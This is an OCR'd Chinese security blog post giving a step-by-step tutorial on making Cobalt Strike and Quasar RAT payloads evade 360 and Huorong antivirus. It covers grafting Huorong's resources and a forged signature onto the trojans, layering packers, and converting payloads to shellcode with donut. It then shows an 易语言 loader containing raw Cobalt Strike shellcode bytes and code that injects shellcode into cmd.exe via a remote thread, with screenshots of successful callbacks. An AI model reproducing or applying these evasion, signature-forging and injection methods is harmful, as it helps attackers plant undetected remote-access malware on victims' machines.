
实战中exe文件免杀

原创cacker HACK学习呀
2020-07-18原文

0X00　资源处理法



资源处理法

artifact.exe	2019/12/11 14:03	应用程序	14 KB
Quasar.exe	2019/12/11 14:03	应用程序	350 KB

artifact.exe 为cs生成的https的攻击载荷、Quasar.exe为Quasar远控生成的客户端程序。

共发现风险项目2个，建议立即处理

扫描已完成

风险项目	状态	
C:\Users\Administrator\Desktop\test\artifact.exe 木马病毒 HVM:Trojan/Swrort.gen!A	待处理	详情
C:\Users\Administrator\Desktop\test\Quasar.exe 后门病毒 Backdoor/Quasar.a	待处理	详情

扫描完成！共有2个需处理的危险项

已用时：00:00:15　扫描类型：自定义扫描　扫描项目：2 个

发现 2 个危险项	处理方式
TR.Crypt.XPACK.Gen7 木马 C:\Users\Administrator\Desktop\test\artifact.exe	建议隔离
HEUR/QVM03.0.CED3.Malware.Gen 木马 C:\Users\Administrator\Desktop\test\Quasar.exe	建议隔离

未经过任何处理生成的木马均被两款杀软识别，360起开全引擎。

资源处理法

使用资源编辑工具(Restorator 2007)+数字签名添加工具

带数字签名的文件：C:\Program Files (x86)\Huorong\Sysdiag\bin\HipsMain.ex

需添加签名的文件：C:\Users\Administrator\Desktop\test\Quasar.exe

GOOD!成功添加数字签名！

仅用于技术研究，严禁用于非法用途，否则后果自负！　By：Megatron

使用资源编辑工具给两个木马都添加上火绒的资源与火绒的假数字签名

签名人姓名:	摘要算法	时间戳
Beijing Huor...	sha1	2019年12月2日 1...
Beijing Huor...	sha256	2019年12月2日 1...

资源处理法

扫描完成！共有1个需处理的危险项

已用时：00:00:10 扫描类型：自定义扫描 扫描项目：2 个

发现 1 个危险项 处理方式

HEUR/QVM20.1.CEF5.Malware.Gen 木马 建议隔离

C:\Users\Administrator\Desktop\test\artifact.exe


共发现风险项目2个，建议立即处理

扫描已完成

风险项目	状态
C:\Users\Administrator\Desktop\test\artifact.exe 木马病毒 HVM:Trojan/Swrort.gen!A	待处理
C:\Users\Administrator\Desktop\test\Quasar.exe 后门病毒 Backdoor/Quasar.a	待处理

360中cs的马还是绕不过，但是Quasar已过，火绒则都不行。

名称	修改日期	类型	大小
1.exe	2019/12/11 14:21	应用程序	99 KB
2.exe	2019/12/11 14:21	应用程序	99 KB
3.exe	2019/12/11 14:21	应用程序	99 KB
4.exe	2019/12/11 14:21	应用程序	99 KB



专业免杀工具 V0.3 QQ36200758


C:\Users\Administrator\Desktop\test\cs\1.exe

精选20种免杀壳，个个都是精品 压缩前大小：98KB 压缩后大小：1.1MB

ZProtect加密完成


把cs的添加过的资源和假签名的马，复制几份，并且改名为1，2，3，4之类的，使用加壳工具，对1，2，3，4添加不同的壳。

资源处理法




名称	修改日期	类型
1.exe	2019/12/11 14:21	应用程序
1.zp.exe	2019/12/11 14:36	应用程序
2.exe	2019/12/11 14:21	应用程序
3.exe	2019/12/11 14:21	应用程序
4.exe	2019/12/11 14:21	应用程序
DYAMAR_2.exe	2019/12/11 14:38	应用程序

DYAMAR加密完成



Enigma加密完成



名称	修改日期	类型	大小
1.exe	2019/12/11 14:21	应用程序	99 KB
1.zp.exe	2019/12/11 14:36	应用程序	204 KB
2.exe	2019/12/11 14:21	应用程序	99 KB
3.exe	2019/12/11 14:38	应用程序	1,123 KB
3.exe.bak	2019/12/11 14:21	BAK 文件	99 KB
4.exe	2019/12/11 14:21	应用程序	99 KB
DYAMAR_2.exe	2019/12/11 14:38	应用程序	500 KB

加壳后如下。然后使用火绒对该目录进行扫描

共发现风险项目5个，建议立即处理

扫描已完成

风险项目	状态
C:\Users\Administrator\Desktop\test\cs\1.exe 木马病毒 HVM:Trojan/Swrort.gen!A	待处理
C:\Users\Administrator\Desktop\test\cs\3.exe.bak 木马病毒 HVM:Trojan/Swrort.gen!A	待处理
C:\Users\Administrator\Desktop\test\cs\2.exe 木马病毒 HVM:Trojan/Swrort.gen!A	待处理
C:\Users\Administrator\Desktop\test\cs\4.exe 木马病毒 HVM:Trojan/Swrort.gen!A	待处理
C:\Users\Administrator\Desktop\test\cs\1.zp.exe 木马病毒 HVM:Trojan/Swrort.gen!A	待处理

名称	修改日期	类型	大小
3.exe	2019/12/11 14:38	应用程序	1,123 KB
DYAMAR_2.exe	2019/12/11 14:38	应用程序	500 KB

立即处理删除已被识别出的马，留下2个没有被杀的，要注意的是，有时候加壳会失败或者生成出来的exe无法使用。

资源处理法

该种处理方法只适合没有源码，或者exe没有加壳，只有个执行文件(dll也可以用这方法免杀)的情况下的临时处理。并且局限大不够灵活

运行3.exe cs正常上线。

推荐阅读：

https://www.cnblogs.com/claidx/p/7354034.html

小结：

一定要尽量不加，不减，保证文件能用的情况下，大幅度的改。

0X01　shellcode处理法

使用异或+随机数字混淆的方式，加密方式可以自定义，尽量做到小众、独创，然后只要在运行时解码就行，也可以想办法利用加载器加载加密到txt里面到shellcode或者其他加密的资源文件的加密shellcode，也可以实现绕过静态查杀。

shellcode处理法

cs直接生成c语言的shellcode

```
/* length: 835 bytes */
unsigned char buf[] = "\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb
```

Quasar没有shellcode生成的功能，但是可以借助第三方工具把生成的exe转换成shellcode。

```
root@kali:~/donut# ./donut -f Quasar.exe -c Program -m Main -a 1 -r v2.0.50727

  [ Donut shellcode generator v0.9.2
  [ Copyright (c) 2019 TheWover, Odzhan

DEBUG: donut.c:846:DonutCreate(): Entering
```

```
EBUG: donut.c:1094:DonutCreate(): Leaving.
 [ Instance type : PIC
 [ Module file   : "Quasar.exe"
 [ File type     : .NET EXE
 [ Target CPU    : x86
 [ AMSI/WDLP     : continue
 [ Shellcode     : "payload.bin"
```

Quasar使用donut生成得到payload.bin shellcode


shellcode处理法

目前两个马的shellcode文件都已经有了，杀软也不会杀查这些文件，现在我们可以准备个加载器把这两个shellcode载入内存中执行起来。

图片或图片组名称	内容	公开	备 注
Quasar	380691		

shellcode处理法

cs生成的c语言的shellcode还需要转换下到易语言中使用。



```
/* length: 835 bytes */unsigned char buf[] = "\xfc
\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30\x8b\x52\x0c\x8b
\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c
\x20\xc1\xcf\x0d\x01\xc7\xe2\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0\x8b
\x40\x78\x85\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b\x58\x20\x01\xd3\xe3\x3c
\x49\x8b\x34\x8b\x01\xd6\x31\xff\x31\xc0\xac\xc1\xcf\x0d
```

```
_按钮1_被单击
启动线程 (&csshellcode, , )
```

子程序名	返回值类型	公开	易包	备 注
csshellcode				

变量名	类 型	静态	数组	备 注
csshellcode	字节集			
shellcode内存地址	整数型			

```
csshellcode ＝ { 252, 232, 137, 0, 0, 0, 96, 137, 229, 49, 210, 100, 139, 82, 48, 139, 82, 12, 139, 82
 82, 16, 139, 66, 60, 1, 208, 139, 64, 120, 133, 192, 116, 74, 1, 208, 80, 139, 72, 24, 139, 88, 32,
36, 117, 226, 88, 139, 88, 36, 1, 211, 102, 139, 12, 75, 139, 88, 28, 1, 211, 139, 4, 139, 1, 208, 137
5, 84, 104, 76, 119, 38, 7, 255, 213, 232, 0, 0, 0, 0, 49, 255, 87, 87, 87, 87, 87, 104, 58, 86, 121,
13, 80, 233, 140, 0, 0, 0, 91, 49, 210, 82, 104, 0, 50, 160, 132, 82, 82, 82, 83, 82, 80, 104, 235, 85
213, 95, 49, 255, 87, 87, 106, 255, 83, 86, 104, 45, 6, 24, 123, 255, 213, 133, 192, 15, 132, 202, 1,
, 255, 87, 106, 7, 81, 86, 80, 104, 183, 87, 224, 11, 255, 213, 191, 0, 47, 0, 0, 57, 199, 117, 7, 88,
, 97, 105, 100, 117, 46, 99, 111, 109, 0, 98, 97, 105, 100, 117, 46, 99, 111, 109, 0, 98, 97, 105, 100
 100, 117, 46, 99, 111, 109, 0, 98, 97, 105, 100, 117, 46, 99, 111, 109, 0, 98, 97, 105, 0, 85, 115,
, 105, 98, 108, 101, 59, 32, 77, 83, 73, 69, 32, 57, 46, 48, 59, 32, 87, 105, 110, 100, 111, 119, 115,
98, 97, 105, 100, 117, 46, 99, 111, 109, 0, 98, 97, 105, 100, 117, 46, 99, 111, 109, 0, 98, 97, 105,
5, 100, 117, 46, 99, 111, 109, 0, 98, 97, 105, 100, 117, 46, 99, 111, 109, 0, 98, 97, 105, 100, 117,
7, 46, 99, 111, 109, 0, 98, 97, 105, 100, 117, 46, 99, 111, 109, 0, 98, 97, 105, 100, 117, 46, 99, 111
 111, 109, 0, 98, 97, 105, 100, 117, 46, 99, 111, 109, 0, 98, 97, 105, 100, 117, 46, 99, 111, 109, 0,
 0, 98, 97, 105, 100, 117, 46, 99, 111, 109, 0, 104, 240, 181, 162, 86, 255, 213, 106, 64, 104, 0, 16,
 0, 83, 86, 104, 18, 150, 137, 226, 255, 213, 133, 192, 116, 198, 139, 7, 1, 195, 133, 192, 117, 229,
shellcode内存地址 ＝ 取变量数据地址 (csshellcode)
调用子程序 (shellcode内存地址, , , )
```

```
252, 232, 137, 0, 0, 0, 96, 137, 229, 49, 210, 100, 139, 82, 48, 139, 82, 12, 139, 82, 20, 139, 114, 40, 15,
183, 74, 38, 49, 255, 49, 192, 172, 60, 97, 124, 2, 44, 32, 193, 207, 13, 1, 199, 226, 240, 82, 87, 139, 82,
16, 139, 66, 60, 1, 208, 139, 64, 120, 133, 192, 116, 74, 1, 208, 80, 139, 72, 24, 139, 88, 32, 1, 211, 227,
60, 73, 139, 52, 139, 1, 214, 49, 255, 49, 192, 172, 193, 207, 13, 1, 199, 56, 224, 117, 244, 3, 125, 248, 5
9, 125, 36, 117, 226, 88, 139, 88, 36, 1, 211, 102, 139, 12, 75, 139, 88, 28, 1, 211, 139, 4, 139, 1, 208, 13
7, 68, 36, 36, 91, 91, 97, 89, 90, 81, 255, 224, 88, 95, 90, 139, 18, 235, 134, 93, 104, 110, 101, 116, 0, 10
```

子程序名	返回值类型	公开	易包	备 注
_按钮2_被单击				

```
启动线程 (&Quasarshellcode, , )
```

子程序名	返回值类型	公开	易包	备 注
Quasarshellcode				

变量名	类 型	静态	数组	备 注
shellcode内存地址	整数型			
shellcode	字节集			

```
shellcode ＝ #Quasar
shellcode内存地址 ＝ 取变量数据地址 (shellcode)
调用子程序 (shellcode内存地址, , , )
```


一个简单的shellcode加载器已经准备完毕

---

shellcode处理法

编译出来后删除掉所有乱七八糟的资源，用杀软
进行扫描，然后在开始进行上线测试。

cs在火绒和360下上线并截图成功




映像名称	PID	用户名	CPU	内存 (...	描述
360Tray.ex...	3676	Admin...	01	34,828 K	360安全卫士 安全防护中心...
csrss.exe	384	SYSTEM	00	1,372 K	Client Server Runtime Pr...
csrss.exe	440	SYSTEM	00	8,276 K	Client Server Runtime Pr...
dwm.exe	2324	Admin...	00	60,676 K	桌面窗口管理器
explorer.exe	2336	Admin...	00	46,896 K	Windows 资源管理器
HipsDaemon...	3572	SYSTEM	02	6,276 K	火绒安全软件
HipsMain.e...	3144	Admin...	00	44,336 K	火绒安全软件
HipsTray.e...	5420	Admin...	00	1,760 K	火绒安全软件托盘程序
lsass.exe	528	SYSTEM	00	2,704 K	Local Security Authority...
lsm.exe	536	SYSTEM	00	1,024 K	本地会话管理器服务
msdtc.exe	152	NETWO...	00	896 K	Microsoft 分布式事务处理...
QQPCRTP.ex...	2584	SYSTEM	00	11,364 K	电脑管家-实时防护服务
rundll32.exe	2680	Admin...	00	1,040 K	Windows 主进程 (Rundll32)
rundll32.e...	4468	Admin...	01	1,324 K	
SearchInde...	1004	SYSTEM	00	11,480 K	Microsoft Windows Search...
services.exe	488	SYSTEM	00	3,648 K	服务和控制器应用程序
shellcode...	4272	Admin...	00	5,012 K	shellcode加载完毕.exe
smss.exe	292	SYSTEM	00	120 K	Windows 会话管理器
spoolsv.exe	1128	SYSTEM	00	1,480 K	后台处理程序子系统应用程序
svchost.exe	652	SYSTEM	00	2,832 K	Windows 服务主进程

☑ 显示所有用户的进程 (S)

进程数: 48　CPU 使用率: 5%　物理内存: 70%

192.168.10.155　Administrator *　WIN-7EJ0KGAVIT5　4272　3s



shellcode处理法

点击Quasar上线，执行Quasar的shellcode，同样在火绒和杀毒软件下加载执行成功

该种处理方法只适合相对比较灵活，执行的方式多种，是现在主流的处理方法。


0X02　远程线程注入：

1.远程注入流程：

在进程A中创建远程线程，将线程函数指向为LoadLibrary();

具体实现步骤：

1. 在进程A中分配空间，存储“A.DLL”
2. 获取LoadLibrary函数的地址
3. 创建远程线程，执行LoadLibrary();



远程线程注入

其实shellcode的方式也容易被杀软上传后进行分析，把原shellcode加载器进行杀查，导致我们的免杀时间周期不长，那我们可以考虑把shellcode注入到其他系统进程或者有签名的进程，来延长我们木马的存活时间。


进程注入流程：

- OpenProcess
- VirtualAllocEx
- WriteProcessMemory
- VirtualProtectEx
- CreateRemoteThread
- WaitForSingleObject

```
系统进程s = 取系统进程列表 ()
计次循环首 (取数组成员数 (系统进程s), x)
    如果真 (系统进程s [x].进程名称 = “cmd.exe”)
    pid = 系统进程s [x].进程标识符

计次循环尾 ()
如果真 (pid = 0)
结束 ()
进程句柄 = OpenProcess (2035711, 假, pid)
申请的内存地址 = VirtualAllocEx (进程句柄, 0, 取字节集长度 (code), 4096, 64)
如果真 (取反 (WriteProcessMemory (进程句柄, 申请的内存地址, code, 取字节集长度 (code), 0)))
CloseHandle (进程句柄)
线程句柄 = CreateRemoteThread (进程句柄, 0, 0, 申请的内存地址, 0, 0, 0)
WaitForSingleObject (线程句柄, 4294967295)
```

这段代码，遍历寻找进程中的cmd.exe进程然后把csshellcode注入到其内存空间中并运行



远程线程注入

启动cmd.exe，注意pid为2408

```
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Windows\SysWOW64>
```

映像名称	PID	用户名	CPU	内存(...	描述
360Inst.ex...	3304	Admin...	00	6,760 K	360安全卫士在线安装程序
360leakfix...	2780	Admin...	00	12,540 K	360安全卫士 漏洞补丁检测...
360Safe.ex...	4768	Admin...	01	286,020 K	360安全卫士 主程序模块
360Tray.ex...	3676	Admin...	00	26,860 K	360安全卫士 安全防护中心...
audiodg.exe	5780	LOCAL...	00	10,624 K	Windows 音频设备图形隔离
cmd.exe *32	2408	Admin...	00	852 K	Windows 命令处理程序
conhost.exe	6012	Admin...	00	1,912 K	控制台窗口主机
csrss.exe	384	SYSTEM	00	1,380 K	Client Server Runtime Pr...
csrss.exe	440	SYSTEM	00	8,256 K	Client Server Runtime Pr...

用户名	CPU	内存(...
Admin...	00	1,516 K
Admin...	00	5,604 K
Admin...	00	6,760 K
Admin...	00	12,540 K
Admin...	00	286,016 K
Admin...	00	17,616 K
LOCAL...	00	10,576 K
Admin...	10	4,252 K
Admin...	00	1,912 K
SYSTEM	00	1,380 K

打开注入程序，cs上线pid为2408，说明已经成功注入到cmd.exe进程中

```
192.168.10.155    Administrator *    WIN-7EJ0KGAVIT5    2408
```

0X03　动态绕过杀软

可以使用远程加载shellcode的方式，但是记得shellcode一定要加密处理，写成冲锋马的形式

参考阅读：https://www.cnblogs.com/zpchcbd/p/12170851.html

END

推荐阅读：


干货 | Shellcode免杀总结<一>

干货 | Shellcode免杀总结<二>

干货 | Shellcode免杀总结<三>

点赞，转发，在看

原创投稿作者：cacker



精选留言

用户设置不下载评论